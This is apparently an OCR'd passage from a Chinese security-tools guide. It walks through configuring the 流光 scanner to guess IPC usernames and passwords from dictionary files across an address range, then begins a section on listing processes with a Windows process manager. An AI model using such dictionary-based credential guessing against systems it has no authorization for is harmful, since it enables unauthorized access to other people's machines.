
Step 05 依次单击“下一步”按钮，打开 IPC 对话框，在该对话框中可以对 IPC 检测项目进行设置，这里取消选中的“仅对 Administrators 组进行猜解”复选框，如下图所示。




Step 06 依次单击“下一步”按钮，直至系统弹出“选项”对话框，在该对话框中设置“猜解用户名字典”“猜解密码字典”和“保存扫描报告”的保存路径，如下图所示。




Step 07 单击“完成”按钮，弹出“选择流光主机”对话框，如下图所示。



Step 08 单击“开始”按钮，程序开始扫描指定的地址范围，这可能需要较长时间，在扫描过程中还会打开探测结果对话框提示用户，如下图所示。



提示：扫描完毕后，系统会弹出“注意”提示信息框提醒用户是否要查看扫描报告，单击“是”按钮，此时会打开一个HTML格式的扫描报告，其中列出了扫描到的主机的详细信息。




绝招7：扫描目标主机的系统进程信息




使用Windows进程管理器扫描系统中的进程信息并对系统进程进行全面管理，其最大的特点是包含了几乎全部的Windows系统进程和大量的常用软件进程。使用Windows进程管理器扫描系统进程的具体操作步骤如下。


Step 01 下载并解压缩“Windows进程管理器”软件，其中包含4个文件，如下图所示。




Step 02 双击“补丁”文件夹，打开“补丁”文件夹，在其中可以看到Windows进程管理器的补丁程序和补丁说明文件，如下图所示。




Step 03 双击补丁程序，打开“Windows进程管理器 补丁程序”对话框，在其中显示补丁介绍以及详细信息，如下图所示。



